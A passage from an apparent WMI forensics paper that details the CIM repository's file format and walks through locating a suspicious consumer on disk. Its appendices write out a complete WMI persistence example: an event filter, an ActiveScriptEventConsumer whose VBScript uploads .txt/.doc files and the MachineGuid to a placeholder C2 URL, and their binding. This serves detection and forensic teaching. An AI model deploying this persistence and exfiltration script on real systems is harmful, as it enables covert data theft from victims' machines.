Some properties can have default values defined. The `DefaultValuesMetadata` structure declares whethereach property has a default value assigned, whether it's inherited from a base class, and its location. The `DefaultValuesMetadata` stores the information about the default values as two bit flags per property as follows:

- Bit 0:
  - 0x0 – has default value
  - 0x1 – no default value
- Bit 1:
  - 0x0 – default value is not defined in any of the base classes
  - 0x1 – default value is define in one of the base classes

The total byte size of the flags is computed by dividing the number of properties in the class by four and rounding the result to the next multiple of eight.

In the `DefaultValuesMetadata`, each property has an associated entry; depending on the property type, the entry is interpreted as follows:

- Fixed length property - the actual default value defined inline
- Variable length property - an offset in the property data section to the default value

If the property doesn't have a default value, -1 is used. To get to the metadata value, the offset field in the Property is used as an offset into the `DefaultValuesMetadata` data section.

Class instances

A class instance buffer contains the concrete property values of a specific class instance.In order to parse a class instance buffer, the CIM database must first parse the associated class definition, and its complete class hierarchy.

The step is required because some classes inherit properties of ancestor classes, and the database must resolve the correct locations of concrete property values when a child overrides an inherited property. The result of this bookkeeping operation is a set of tuples (`offset, property definition`). The database simply parses the concrete value from `offset` in the object buffer, using the description of the property found in `property definition`. If a concrete property value is not provided in the object buffer, the database falls back on default values declared by the class definition.

Figure 50 lists the structures used to parse a class instance from an object buffer. Figure 51 shows an example of a `ClassInstance` structure applied to a partial object buffer. Figure 52 shows an example of a `ClassInstanceData` structure applied to additional data from the same object buffer.

In order to parse a class instance buffer, the CIM database must first parse the associated class definition, and its complete class hierarchy.

Figure 50:
Class instance structures

```
struct ClassInstance {
    wchar_t  nameHash[0x40];
    FILETIME timestamp1;
    FILETIME timestamp2;
    Struct   ClassInstanceData  instanceData[…];
};

struct ClassInstanceData {
    uint32_t size;
    uint8_t  unknown_1;
    uint32_t classNameOffset;
    struct   DefaultValuesMetadata defautValuesMeta;
    struct   PropertyValueReferences valueRefs[…];
    uint32_t footerSize;
    uint8_t  footer[footerSize - 0x4];
    uint8_t  unknown_2;
    uint32_t propertyDataSize; //MSB is always set
    uint8_t  propertyData[…];
};
```

Figure 51: Example class instance structure

```
  nameHash             : 0x40 bytes
  classCreationDate    : 0x8 bytes
  instanceCreationDate : 0x8 bytes

00C18BB2 33 00 45 00 37 00 38 00 41 00 33 00 37 00 45 00 3.E.7.8.A.3.7.E.
00C18BC2 31 00 44 00 45 00 37 00 30 00 33 00 35 00 37 00 1.D.E.7.0.3.5.7.
00C18BD2 43 00 33 00 35 00 33 00 41 00 31 00 35 00 44 00 C.3.5.3.A.1.5.D.
00C18BE2 36 00 42 00 42 00 42 00 38 00 41 00 31 00 37 00 6.B.B.B.8.A.1.7.
00C18BF2 41 00 31 00 44 00 33 00 31 00 46 00 38 00 44 00 A.1.D.3.1.F.8.D.
00C18C02 35 00 30 00 31 00 45 00 44 00 38 00 46 00 31 00 5.0.1.E.D.8.F.1.
00C18C12 43 00 33 00 45 00 42 00 38 00 31 00 30 00 34 00 C.3.E.B.8.1.0.4.
00C18C22 46 00 35 00 42 00 30 00 34 00 46 00 39 00 37 00 F.5.B.0.4.F.9.7.
00C18C32 7B 95 D0 FA 61 71 D0 01 0D 8B 91 4F 27 04 CA 01 {•ÐúaqÐ..‹‘O'Ê.
```

Figure 52: Example class instance record structure

```
size                : 0x4 bytes
unknown_1           : 1 byte
  classNameOffset   : 0x4 bytes
  defaultValuesMeta: 0x2 bytes
ValueRefs           : 0x20 bytes
footerSize          : 0x4 bytes
  footer[…]         : footerSize - 0x4
  unknown_2         : 1 byte
  propertyDataSize : 0x4 bytes
  propertyData[…]  : 0x30D bytes

00C18C42 04 04 00 0000 00 00 00 00 0F 30 00 00 00 00 00.......0.....
00C18C52 00 00 00 1B 00 00 00 3B 00 00 00 47 00 00 00 51 .......;...G...Q
00C18C62 00 00 00 00 00 00 00 2D 00 00 00 04 00 00 00 01 .......-.......
00C18C72 D0 03 00 80 00 41 63 74 69 76 65 53 63 72 69 70 Ð.€.ActiveScrip
00C18C82 74 45 76 65 6E 74 43 6F 6E 73 75 6D 65 72 001C tEventConsumer..
00C18C92 00 00 00 01 05 00 00 00 00 00 05 15 00 00 0046 ...........F
```

The class instance record contains the information that specifies whether each property is initialized or not, and whether its value comes from the default value in the class definition or comes from the instance data. The `DefaultValuesMetadata`structure stores the information about the default property values as two bit flags per property as follows:

- Bit 0:
  - 0x0 – property is initialized
  - 0x1 – property is not initialized
- Bit 1:
  - 0x0 – use instance value in instance record
  - 0x1 – use default value in class definition record

The total byte size of the flags is computed by dividing the number of properties in the class by four and rounding the result to the next multiple of eight. In this example, the `ActiveScriptEventConsumer` class has eight properties, so the `DefaultValueMetadata` length is two bytes in size.

In the `PropertyValuesReferences` structure, each property has an associated entry; depending on the property type, the entry is interpreted as follows:

- Fixed length property - the actual value defined inline
- Variable length property - an offset in the data

The `PropertyValuesData` is a buffer that contains the concrete values for all variable length properties.

CIM hierarchy

Using the B-tree index stored index.btr and the objects serialized to binary records in objects.data, the CIM repository can reconstruct the familiar CIM object hierarchy. It begins by locating the class definition of a namespace using the hardcoded key derived from the class object path `\\.\__SystemClass\__namespace`. With the class definition, the repository can parse namespace instances. It starts with the root namespace (`ROOT`), and enumerates child namespaces using the key prefix query described in the section "Namespace key construction". Using this technique, the repository can explore the entire tree-like structure of CIM namespaces.

Within a namespace, the CIM repository can enumerate class definitions using the key prefix query described in the section "Class definition key construction". Parsing a class definition allows the CIM repository to track the properties and methods exposed by a complex WMI type. Furthermore, the CIM repository can parse existing persistent class instances or serialize new instances.

The CIM repository is a performant framework that allows clients to efficiently query and intuitively explore data. Although the CIM repository can walk the tree-like structure to locate entities, it does not always do so. When a client requests a specific entity, such as a namespace, class definition, or class instance, the CIM repository can construct the object path that uniquely identifies the entity. It then performs a single, exact-match query against the index, which is an efficient operation.

This paper has demonstrated how attackers can and have used WMI to move laterally, hide payloads, and maintain persistence.

Conclusion

WMI is a prevalent, powerful framework for inspecting and configuring Microsoft Windows systems. This paper has demonstrated how attackers can and have used WMI to move laterally, hide payloads, and maintain persistence. To aid defenders, this paper also shows how WMI can be configured to alert them to the most critical of threats. For those interested in the low-level details, the architecture and file format of WMI's CIM repository is described in detail, which is the basis for true forensic analysis.

Appendix I: Example of persistence using an `ActiveScriptEventConsumer`

This section demonstrates, using examples, how to use WMI to achieve persistence by specifying a trigger event, a consumer and their binding. Whenever a file with a certain extension is created or modified, WMI asynchronously calls the bound consumer which uploads the file contents to an URL.

Table 14 lists an example of a `__EventFilter` instance key construction, identified by its Name property, i.e. `NewOrModifiedFileTrigger`, for both a Windows XP system and a Windows Vista system. The Query property specifies the triggering event, which is, in this case, the creation or modification of a file with either `.txt` or `.doc` extension.

Table 14: NewOrModifiedFileTrigger __EventFilter

<table>
<tr><td>MOF object statement</td><td><pre>#pragma namespace("\\\\.\\root\\subscription")
// trigger for creation or modification of txt and
// doc files
instance of __EventFilter as $EventFilter
{
    EventNamespace= "ROOT\cimv2";
    Name = "NewOrModifiedFileTrigger";
    QueryLanguage = "WQL";
    Query =
"SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE"
" ((__CLASS = \"__InstanceCreationEvent\" OR __CLASS =
\"__InstanceModificationEvent\")"
" AND TargetInstance ISA \"CIM_DataFile\")"
" AND (TargetInstance.Extension = \"txt\""
"OR TargetInstance.Extension = \"doc\")";
};</pre></td></tr>
<tr><td>Symbolic Key</td><td><pre>construct_path_component("NS_","ROOT\subscription")\
construct_path_component("CI_","__EventFilter")\
construct_path_component("IL_","NewOrModifiedFileTrigger")</pre></td></tr>
<tr><td>Result (XP)</td><td><pre>NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_
D4A52B2BD3BF3604AD338F63412AEB3C\
IL_8ECD5FCA408086E72E5005312A34CAAE</pre></td></tr>
<tr><td>Result (Vista)</td><td><pre>NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739
26E5ED9870\
CI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602
BD95E20BD3\
IL_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B2
1539564359</pre></td></tr>
</table>

Table 15 lists an example of an `ActiveScriptEventConsumer` instance key construction, identified by its Name property, i.e. `FileUpload`, for both a Windows XP system and a Windows Vista system. This consumer instance embeds a VBScript script in the `ScriptText` property. When executed, the script uploads the content of a file specified by `TargetEvent.TargetInstance.Name` to the following URL:

- `http://127.0.0.1/index.html&ID=<machine_guid>`

Table 15: FileUpload ActiveScriptEventConsumer

MOF object statement	`#pragma namespace("\\\\.\\root\\subscription")`
	`//Consumer uploads the content of the file that trigger //`
	`the event to //http://127.0.0.1/index.html&ID=<machine_guid>`
	`instance of ActiveScriptEventConsumer as $Consumer {`
	`KillTimeout = 45; Name = "FileUpload"; ScriptingEngine =`
	`"VBScript"; ScriptText =`
	`"On Error Resume Next\n" "Dim oReg, oXMLHTTP,`
	`oStream, aMachineGuid, aC2URL, vBinary\n" "Set oReg =`
	`GetObject(\"winmgmts:{impersonationLevel=impersonate}`
	`!\\\\.\\root\\default:StdRegProv\")\n"`
	`"oReg.GetStringValue &H80000002,\"SOFTWARE\\Microsoft\\`
	`Cryptography\", \"MachineGuid\", aMachineGuid\n"`
	`"aC2URL = \"http://127.0.0.1/index.html&ID=\" &`
	`aMachineGuid\n" "Set oStream = CreateObject(\"ADODB.`
	`Stream\")\n" "oStream.Type = 1\n" "oStream.Open\n" "oStream.`
	`LoadFromFile TargetEvent.TargetInstance.Name\n"`
	`"vBinary = oStream.Read\n"`
	`"Set oXMLHTTP = CreateObject(\"MSXML2.XMLHTTP\")\n"`
	`"oXMLHTTP.open \"POST\", aC2URL, False\n"`
	`"oXMLHTTP.setRequestHeader \"Path\", TargetEvent.`
	`TargetInstance.Name\n"`
	`"oXMLHTTP.send(vBinary)\n";`
	`};`

Symbolic Key	`construct_path_component("NS_","ROOT\subscription")\`
	`construct_path_component("CI_","ActiveScriptEventConsumer")\`
	`construct_path_component("IL_"," FileUpload")`

Result (XP)	`NS_E98854F51C0C7D3BA51357D7346C8D70\`
	`CI_5D1A479DE8D5AFD9BDEDA7BE5BEA9591\`
	`IL_58D496C9562744F515B4DE4119D07DC4`

Result (Vista)	`NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090`
	`73926E5ED9870\`
	`CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3E`
	`B8104F5B04F97\`
	`IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3B`
	`A4ABC987FA791`

Table 16 lists an example of a `__FilterToConsumerBinding` instance keys construction that links the triggering event `NewOrModifiedFileTrigger` to the consumer `FileUpload` for both a Windows XP system and a Windows Vista system. This binding guarantees that every time a file with extension `.txt` or `.doc` is created or modified, its content will be uploaded to the aforementioned URL. The `__FilterToConsumerBinding` class contains two reference properties, one to a `__EventFilter` and one to an `ActiveScriptEventConsumer`. To fully represent the binding instance,three keys are constructed:

- key specifying the `__FilterToConsumerBinding` instance
- key specifying the `__EventFilter` referenced instance
- key specifying the `ActiveScriptEventConsumer` referenced instance

Table 16:
NewOrModifiedFileTrigger to FileUpload Binding

MOF object statement	`#pragma namespace("\\\\.\\root\\subscription")`
	`instance of __FilterToConsumerBinding`
	`{`
	`// primary key`
	`Consumer = "ActiveScriptEventConsumer=\"FileUpload\";`
	`// primary key`
	`Filter = "__EventFiler=\"NewOrModifiedFileTrigger\"";`
	`};`

Symbolic Key	`construct_path_component("NS_","ROOT\subscription")\`
	`construct_path_component("CI_","__FilterToConsumerBinding")\`
	`construct_path_component("IL_","ActiveScriptEventConsumer.`
	`Name=\"FileUpload\"\uFFFF__EventFilter.`
	`Name=\"NewOrModifiedFileTrigger\"")`
	
	`construct_path_component("NS_", "root\\subscription")`
	`construct_path_component("KI_", "__EventFilter")`
	`construct_path_component("IR_", "NewOrModifiedFileTrigger")`
	`construct_path_component("R_", "<id>")`
	
	`construct_path_component("NS_", "root\\subscription")`
	`construct_path_component("KI_", "ActiveScriptEventConsumer")`
	`construct_path_component("IR_", "FileUpload")`
	`construct_path_component("R_", "<id>")`

Table 16:
NewOrModifiedFileTrigger to FileUpload Binding (cont.)

Result (XP)	NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_A8B3187D121830A052261C3643ACD9AF\ IL_1030CE588C2545AF80581B438B05AC40 NS_E98854F51C0C7D3BA51357D7346C8D70\ KI_D4A52B2BD3BF3604AD338F63412AEB3C\ IR_8ECD5FCA408086E72E5005312A34CAAE\ R_<id> NS_E98854F51C0C7D3BA51357D7346C8D70\ KI_5D1A479DE8D5AFD9BDEDA7BE5BEA9591\ IR_58D496C9562744F515B4DE4119D07DC4\ R_<id>
Result (Vista)	NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507E DB21FD9170\ IL_211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3 C31DC36542 NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ KI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602 BD95E20BD3\ IR_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B2 1539564359\ R_<id> NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB81 04F5B04F97\ IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3BA4A BC987FA791\ R_<id>

Appendix II: Example of instance records resolutionand parsing

This section describes the process of finding and parsing the instance binary record data, starting from instance namespace, type and name.

The investigation process starts by finding all the `ActiveScriptEventConsumer` consumers that persist in the CIM repository and identifying that the `FileUpload` consumer instance might look suspicious. Next the `__FilterToConsumerBinding` instance that contains the reference to the `FileUpload` consumer is found; this instance will also contain a reference to a `__EventFilter` instance, `NewOrModifiedFileTrigger` representing the triggering event.

FileUpload `ActiveScriptEventConsumer` Instance Resolution

Table 17 shows the FileUpload consumer key construction. This key is used to search the index.btr to find the location record for this consumer instance:

Table 17: FileUpload key construction

MOF object statement	`#pragma namespace("\\\\.\\root\\subscription")`
	`instance of ActiveScriptEventConsumer as $Consumer`
	`{ Name = "FileUpload";`
	`};`

Symbolic Key	`construct_path_component(“NS_”,“ROOT\subscription”)\`
	`construct_path_`
	`component(“CI_”,“ActiveScriptEventConsumer”)\`
	`construct_path_component(“IL_”,“ FileUpload”)`

Result (XP)	`NS_E98854F51C0C7D3BA51357D7346C8D70\`
	`CI_5D1A479DE8D5AFD9BDEDA7BE5BEA9591\`
	`IL_58D496C9562744F515B4DE4119D07DC4`

Result (Vista)	`NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739`
	`26E5ED9870\`
	`CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB81`
	`04F5B04F97\`
	`IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3BA4A`
	`BC987FA791`

Searching the `index.btr` for the aforementioned key yields the result displayed in Table 18:

Table 18: `index.btr` search result

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97\
IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3BA4ABC987FA791.
1661.1303275.1172
```

The result of the search is parsed to determine the location details for the consumer instance. Table 19 shows the location details and their meaning:

Table 19:
Consumer Location Details

	Decimal	Hexidecimal
Logical Page Number	1661	0x67D
Record ID	1303275	0x0013E2EB
Size	1772	0x494

Next, the active mapping file is used to do the logical-to-physical page number resolution; the physical page found in `objects.data` contains the consumer instance record data. Table 20 shows that the logical page 1661 is mapped to the physical page 1548 in `objects.data`:

Table 20:
Consumer mapping information

```
physicalPageNumber  : 1548 (0x60C)
pageChecksum        : 0xC656A14E

00009BD0 0C 06 00 00 4E A1 56 C6 36 08 00 00 00 00 00 00
00009BE0 B3 01 00 00 B2 01 00 00
```

The physical offset for a page is computed by multiplying the physical page number by the page size. Table 21 shows how the physical offset, in `objects.data`, of the page containing the consumer instance data is computed:

Table 21:
Computing the physical offset

```
1548 * 8192 = 12681216 or 0xC18000
```

Next, the page starting at offset 12681216 (0xC18000) in `objects.data` is read and the record header corresponding to the consumer instance is identified. Table 22 shows the record header identified based on the record ID 0x0013E2EB:

Table 22:
Record Headers

```
00C18000 A4 70 04 00 10 01 00 00 09 01 00 00 00 00 00 00
00C180A0 EB E2 13 00 B2 0B 00 00 94 04 00 00 00 00 00 00
00C18100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Table 23 shows the record header details:

Table 23:
Record header details

Record ID	0x0013E2EB
Offset	0x00000B2B
Size	0x00000494
Checksum	0x00000000

Table 24 shows the consumer record data locate at physical offset 12684210 (0xC18BB2), 1172 (0x494) bytes in size:

Table 24:
FileUpload consumer record data

```
00C18BB2 33 00 45 00 37 00 38 00 41 00 33 00 37 00 45 00 3.E.7.8.A.3.7.E.
00C18BC2 31 00 44 00 45 00 37 00 30 00 33 00 35 00 37 00 1.D.E.7.0.3.5.7.
00C18BD2 43 00 33 00 35 00 33 00 41 00 31 00 35 00 44 00 C.3.5.3.A.1.5.D.
00C18BE2 36 00 42 00 42 00 42 00 38 00 41 00 31 00 37 00 6.B.B.B.8.A.1.7.
00C18BF2 41 00 31 00 44 00 33 00 31 00 46 00 38 00 44 00 A.1.D.3.1.F.8.D.
00C18C02 35 00 30 00 31 00 45 00 44 00 38 00 46 00 31 00 5.0.1.E.D.8.F.1.
00C18C12 43 00 33 00 45 00 42 00 38 00 31 00 30 00 34 00 C.3.E.B.8.1.0.4.
00C18C22 46 00 35 00 42 00 30 00 34 00 46 00 39 00 37 00 F.5.B.0.4.F.9.7.
00C18C32 7B 95 D0 FA 61 71 D0 01 0D 8B 91 4F 27 04 CA 01 {•ĐúaqĐ..<‘O'Ê.
00C18C42 04 04 00 00 00 00 00 00 0F 30 00 00 00 00 00 00.......0.....
00C18C52 00 00 00 1B 00 00 00 3B 00 00 00 47 00 00 00 51 ......;...G...Q
00C18C62 00 00 00 00 00 00 00 2D 00 00 00 04 00 00 00 01 .......-.......
00C18C72 D0 03 00 80 00 41 63 74 69 76 65 53 63 72 69 70 Đ.€.ActiveScrip
00C18C82 74 45 76 65 6E 74 43 6F 6E 73 75 6D 65 72 00 1C tEventConsumer..
00C18C92 00 00 00 01 05 00 00 00 00 00 05 15 00 00 00 46 ...........F
00C18CA2 DC 06 6E BD 25 CB 61 9C 9E 56 C5 E8 03 00 00 00 Ün½%ËaœžVÅè...
00C18CB2 46 69 6C 65 55 70 6C 6F 61 64 00 00 56 42 53 63 FileUpload..VBSc
```

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Table 24: FileUpload consumer record data (cont.)

```
00C18CC2 72 69 70 74 00 00 20 20 20 20 20 20 20 20 20 20 ript..
00C18CD2 20 20 20 20 20 20 4F 6E 20 45 72 72 6F 72 20 52       On Error R
00C18CE2 65 73 75 6D 65 20 4E 65 78 74 0D 0A 0D 0A 20 20 esume Next....
00C18CF2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 44 69               Di
00C18D02 6D 20 6F 52 65 67 2C 20 6F 58 4D 4C 48 54 54 50 m oReg, oXMLHTTP
00C18D12 2C 20 6F 53 74 72 65 61 6D 2C 20 61 4D 61 63 68 , oStream, aMach
00C18D22 69 6E 65 47 75 69 64 2C 20 61 43 32 55 52 4C 2C ineGuid, aC2URL,
00C18D32 20 76 42 69 6E 61 72 79 0D 0A 0D 0A 20 20 20 20  vBinary....
00C18D42 20 20 20 20 20 20 20 20 20 20 20 20 53 65 74 20             Set
00C18D52 6F 52 65 67 20 3D 20 47 65 74 4F 62 6A 65 63 74 oReg = GetObject
00C18D62 28 22 77 69 6E 6D 67 6D 74 73 3A 7B 69 6D 70 65 ("winmgmts:{impe
00C18D72 72 73 6F 6E 61 74 69 6F 6E 4C 65 76 65 6C 3D 69 rsonationLevel=i
00C18D82 6D 70 65 72 73 6F 6E 61 74 65 7D 21 5C 5C 2E 5C mpersonate}!\\.\
00C18D92 72 6F 6F 74 5C 64 65 66 61 75 6C 74 3A 53 74 64 root\default:Std
00C18DA2 52 65 67 50 72 6F 76 22 29 0D 0A 20 20 20 20 20 RegProv")..
00C18DB2 20 20 20 20 20 20 20 20 20 20 20 6F 52 65 67 2E            oReg.
00C18DC2 47 65 74 53 74 72 69 6E 67 56 61 6C 75 65 20 26 GetStringValue &
00C18DD2 48 38 30 30 30 30 30 30 32 2C 20 22 53 4F 46 54 H80000002, "SOFT
00C18DE2 57 41 52 45 5C 4D 69 63 72 6F 73 6F 66 74 5C 43 WARE\Microsoft\C
00C18DF2 72 79 70 74 6F 67 72 61 70 68 79 22 2C 20 22 4D ryptography", "M
00C18E02 61 63 68 69 6E 65 47 75 69 64 22 2C 20 61 4D 61 achineGuid", aMa
00C18E12 63 68 69 6E 65 47 75 69 64 0D 0A 0D 0A 20 20 20 chineGuid....
00C18E22 20 20 20 20 20 20 20 20 20 20 20 20 20 61 43 32              aC2
00C18E32 55 52 4C 20 3D 20 22 68 74 74 70 3A 2F 2F 31 32 URL = "http://12
00C18E42 37 2E 30 2E 30 2E 31 2F 69 6E 64 65 78 2E 68 74 7.0.0.1/index.ht
00C18E52 6D 6C 26 49 44 3D 22 20 26 20 61 4D 61 63 68 69 ml&ID=" & aMachi
00C18E62 6E 65 47 75 69 64 0D 0A 0D 0A 20 20 20 20 20 20 neGuid....
00C18E72 20 20 20 20 20 20 20 20 20 20 53 65 74 20 6F 53           Set oS
00C18E82 74 72 65 61 6D 20 3D 20 43 72 65 61 74 65 4F 62 tream = CreateOb
00C18E92 6A 65 63 74 28 22 41 44 4F 44 42 2E 53 74 72 65 ject("ADODB.Stre
00C18EA2 61 6D 22 29 0D 0A 20 20 20 20 20 20 20 20 20 20 am")..
00C18EB2 20 20 20 20 20 20 6F 53 74 72 65 61 6D 2E 54 79       oStream.Ty
00C18EC2 70 65 20 3D 20 31 0D 0A 20 20 20 20 20 20 20 20 pe = 1..
00C18ED2 20 20 20 20 20 20 20 20 6F 53 74 72 65 61 6D 2E         oStream.
00C18EE2 4F 70 65 6E 0D 0A 20 20 20 20 20 20 20 20 20 20 Open..
00C18EF2 20 20 20 20 20 20 6F 53 74 72 65 61 6D 2E 4C 6F       oStream.Lo
00C18F02 61 64 46 72 6F 6D 46 69 6C 65 20 54 61 72 67 65 adFromFile Targe
00C18F12 74 45 76 65 6E 74 2E 54 61 72 67 65 74 49 6E 73 tEvent.TargetIns
00C18F22 74 61 6E 63 65 2E 4E 61 6D 65 0D 0A 20 20 20 20 tance.Name..
00C18F32 20 20 20 20 20 20 20 20 20 20 20 20 76 42 69 6E             vBin
00C18F42 61 72 79 20 3D 20 6F 53 74 72 65 61 6D 2E 52 65 ary = oStream.Re
00C18F52 61 64 0D 0A 0D 0A 20 20 20 20 20 20 20 20 20 20 ad....
00C18F62 20 20 20 20 20 20 53 65 74 20 6F 58 4D 4C 48 54       Set oXMLHT
00C18F72 54 50 20 3D 20 43 72 65 61 74 65 4F 62 6A 65 63 TP = CreateObjec
00C18F82 74 28 22 4D 53 58 4D 4C 32 2E 58 4D 4C 48 54 54 t("MSXML2.XMLHTT
00C18F92 50 22 29 0D 0A 20 20 20 20 20 20 20 20 20 20 20 P")..
00C18FA2 20 20 20 20 20 6F 58 4D 4C 48 54 54 50 2E 6F 70      oXMLHTTP.op
00C18FB2 65 6E 20 22 50 4F 53 54 22 2C 20 61 43 32 55 52 en "POST", aC2UR
00C18FC2 4C 2C 20 46 61 6C 73 65 0D 0A 20 20 20 20 20 20 L, False..
00C18FD2 20 20 20 20 20 20 20 20 20 20 6F 58 4D 4C 48 54           oXMLHT
00C18FE2 54 50 2E 73 65 74 52 65 71 75 65 73 74 48 65 61 TP.setRequestHea
00C18FF2 64 65 72 20 22 50 61 74 68 22 2C 20 54 61 72 67 der "Path", Targ
00C19002 65 74 45 76 65 6E 74 2E 54 61 72 67 65 74 49 6E etEvent.TargetIn
00C19012 73 74 61 6E 63 65 2E 4E 61 6D 65 0D 0A 20 20 20 stance.Name..
00C19022 20 20 20 20 20 20 20 20 20 20 20 20 20 6F 58 4D              oXM
00C19032 4C 48 54 54 50 2E 73 65 6E 64 28 76 42 69 6E 61 LHTTP.send(vBina
00C19042 72 79 29 00                                     ry).
```

Table 25 shows the properties and their values from the consumer instance after parsing:

Table 25: Parsed Consumer Record

```
GUID: 3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97
ClassCreatedDate: 04/07/2015 18:38:02 InstanceCreatedDate: 07/14/2009
02:03:41 CreatorSID: 0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00
0x00 0x00 0x05 0x15 0x00 0x00 0x00 0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB
0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00 MachineName: Not Assigned
MaximumQueueSize: 0 KillTimeout: 45 Name:FileUpload ScriptingEngine:
VBScript ScriptFilename: Not Assigned ScriptText:On Error Resume
Next Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary Set
oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\
default:StdRegProv") oReg.GetStringValue &H80000002, "SOFTWARE\Microsoft\
Cryptography", "MachineGuid", aMachineGuid aC2URL = "http://127.0.0.1/
index.html&ID=" & aMachineGuid Set oStream = CreateObject("ADODB.
Stream") oStream.Type = 1 oStream.Open oStream.LoadFromFile
TargetEvent.TargetInstance.Name vBinary = oStream.Read Set oXMLHTTP =
CreateObject("MSXML2.XMLHTTP")
oXMLHTTP.open "POST", aC2URL, False
oXMLHTTP.setRequestHeader "Path", TargetEvent.TargetInstance.Name
oXMLHTTP.send(vBinary)
```

Finding the `__FilterToConsumerBinding` instance with a reference to *FileUpload* consumer

Now that we found and parsed the FileUpload consumer, finding the trigger event that makes WMI execute the script embedded in the consumer is crucial. The link between the consumer and its trigger is kept in a `__FilterToConsumerBinding` instance. Iterating through all the binding instances and matching the one that contains a reference the *FileUpload* consumer instance represents a good solution.

Table 26 shows the key construction that is used to search all the `__FilterToConsumerBinding` in `root\subscription` namespace: Performing a key prefix match search in index.btr for the aforementioned key, in

Table 26: Key construction for all bindings

MOF object statement	`#pragma namespace("\\\\.\\root\\subscription")`
	`instance of ActiveScriptEventConsumer as $Consumer`
	`{ Name = "FileUpload";`
	`};`

Symbolic Key	`construct_path_component("NS_","ROOT\subscription")\`
	`construct_path_component("CI_","ActiveScriptEventConsumer")\`
	`"IL_"`

Result (XP)	`NS_E98854F51C0C7D3BA51357D7346C8D70\`
	`CI_A8B3187D121830A052261C3643ACD9AF\`
	`IL_`

Result (Vista)	`NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739`
	`26E5ED9870\`
	`CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507E`
	`DB21FD9170\`
	`IL_`

Windows Vista, yields the results in Table 27:

Table 27: Binding search results

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_0413FB0EC8CCA8CA67536614E46B3C48B5AB44F706CDFE4BDB4A4E7B4BB5E369.
1662.1365154.347

NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_115954E8845DF15F5199781AAE060019A6B2731D9268535C5717FC7132DE8A76.
1565.125904.322

NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542.
1661.1291142.337

NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_8E80D45658E49966FC3BA567F2C75690AE48EBAB9A2568429675180214107ACE.
271.2863933064.331

NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_DD4983C9690C4F2B906AC400EAA440AB7001C85CF388F100DE779DF492F8365F.
1663.1343081.337

NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_E9C5A8C1DEDE1E73BC7453705C8AEC8C958435BF2C27D0796D38586FAC2653B7.
1663.1355050.333
```

All the result path strings are parsed to extract the location records. Table 28 shows one of those results will be focusing on:

Table 28: Binding instance search result

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\
IL_211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542.
1661.1291142.337
```

Table 29 shows the details retrieved by performing the logical-to-physical page number resolution using the active mapping file and matching the binding instance record header based on the Record ID in the search result:

Table 29: Binding instance location details

Logical Page Number	1661	0x0000067D
Physical Page Number	1548	0x0000060C
Physical Page Offset	12681216	0x00C18000
Record ID	1303275	0x0013B386
Offset	4166	0x00001046
Size	337	0x00000151
Checksum	0	0x00000000
